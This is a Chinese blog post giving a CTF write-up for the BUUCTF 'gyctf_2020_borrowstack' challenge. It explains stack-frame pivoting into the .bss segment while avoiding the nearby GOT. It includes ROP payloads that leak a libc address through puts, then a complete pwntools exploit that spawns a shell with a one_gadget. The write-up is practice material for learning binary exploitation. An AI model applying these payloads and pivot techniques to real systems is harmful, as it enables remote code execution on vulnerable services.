栈帧劫持的一些利用方法及注意事项--buuctf--gyctf_2020_borrowstack

原创

PLpa、 于 2020-07-01 10:24:10 发布 306 收藏 2

分类专栏： 栈溢出 pwn 文章标签： pwn

本文链接：https://blog.csdn.net/qq_43986365/article/details/107055796


栈溢出 同时被 2 个专栏收录

6 篇文章 0 订阅

订阅专栏


pwn

19 篇文章 1 订阅

订阅专栏

前言

最近在刷buuctf时发现了很多栈帧劫持的题目，从中取出最有代表性的、坑最多的拿出来写一篇博客记录一下。

保护机制

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

64位Linux程序，只开了NX保护。

解题思路


IDA看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-60h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  puts(&s);
  read(0, &buf, 0x70uLL);
  puts("Done!You can check and use your borrow stack now!");
  read(0, &bank, 0x100uLL);
  return 0;
}
```


伪代码分析

从代码中我们可以看到，read读入buf的字节大小只多了0x10，这样是不能构成ROP链的，但是我们发现，程序下面给了我们一个bank的bss段的地址，这不就是典型的劫持栈帧到bss段吗？
但是这里有一个坑：



我们可以看到got.plt距离bss段非常近，而bank又正好是在0x601080的位置，当我们把栈帧劫持到bss段时，如果我们劫持到bank的位置上，就非常有可能覆盖掉程序本身就有的got.plt表中，这样的话程序就难以运行下去。

构造ROP链

既然我们知道了这点，我们就要想办法绕过他。我们可以通过抬高我们栈来绕过这一点。在这里，我们可以把栈帧劫持到bank+0x48也就是0x6010b8的位置。这样，就算栈帧初始化，也不会覆盖到got.plt表中的数据。

```
p.recvuntil('want')
payload = 'a' * 0x60 + p64(0x6010c0) + p64(0x400699)
sleep(0.5)
p.send(payload)
```

接下来我们来构造写入bank的ROP链，这里有两种写法，一种是一步到位直接获得shell，另一种是分步走，然后获取shell的方法，第二种相对容易一点。

一步到位–使用通用寄存器

```
payload = p64(0x6010b8) + p64(0) * 0x8 + p64(prdi) + p64(puts_got)
payload += p64(puts_plt) + p64(pop6) + p64(0)  + p64(1) + p64(read_got)
payload += p64(0x100) + p64(0x6010c0) + p64(0) + p64(mov_call) + p64(0) * 0x2
payload += p64(0x6010b8) + p64(0) * 0x4 + p64(0x400699)
```

使用通用寄存器的作用呢就是可以同时写puts和read，这样其实是手动清除了栈内的参数，使得read可以在puts的栈内建立新的栈，这样就少一些步骤。

分布走–劫持栈帧最后返回read函数处构造方式

```
read_bss=0x400680
payload='a'*0x60+p64(pop_rdi_ret)+p64(e.got['puts'])+p64(e.plt['puts'])+p64(pop_rbp_ret)+p64(bss_start+0x60-8)+p
64(read_bss)
payload1='a'*0x60+p64(one_gadget)
```

这个思路呢是我做题之后在其他的地方看到别的大佬写的writeup，觉得思路非常好，这里分享一下，传送门。

完整exp

```
#! /usr/bin/env python
from pwn import *

p = process('./gyctf_2020_borrowstack')
#p = remote('node3.buuoj.cn', 25192)
elf = ELF('./gyctf_2020_borrowstack')
libc = ELF('./libc.so.6')

puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
read_plt = elf.plt['read']
read_got = elf.got['read']

mov_call = 0x4006e0
pop6 = 0x4006fa
prdi = 0x400703

p.recvuntil('want')
payload = 'a' * 0x60 + p64(0x6010c0) + p64(0x400699)
sleep(0.5)
#gdb.attach(p)
p.send(payload)

payload = p64(0x6010b8) + p64(0) * 0x8 + p64(prdi) + p64(puts_got)
payload += p64(puts_plt) + p64(pop6) + p64(0)  + p64(1) + p64(read_got)
payload += p64(0x100) + p64(0x6010c0) + p64(0) + p64(mov_call) + p64(0) * 0x2
payload += p64(0x6010b8) + p64(0) * 0x4 + p64(0x400699)
p.recvuntil('now!')
sleep(0.5)
p.send(payload)
puts = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
libc_base = puts - libc.sym['puts']
onegadget = libc_base + 0xf1147
payload = p64(onegadget)
p.send(payload)
p.interactive()
```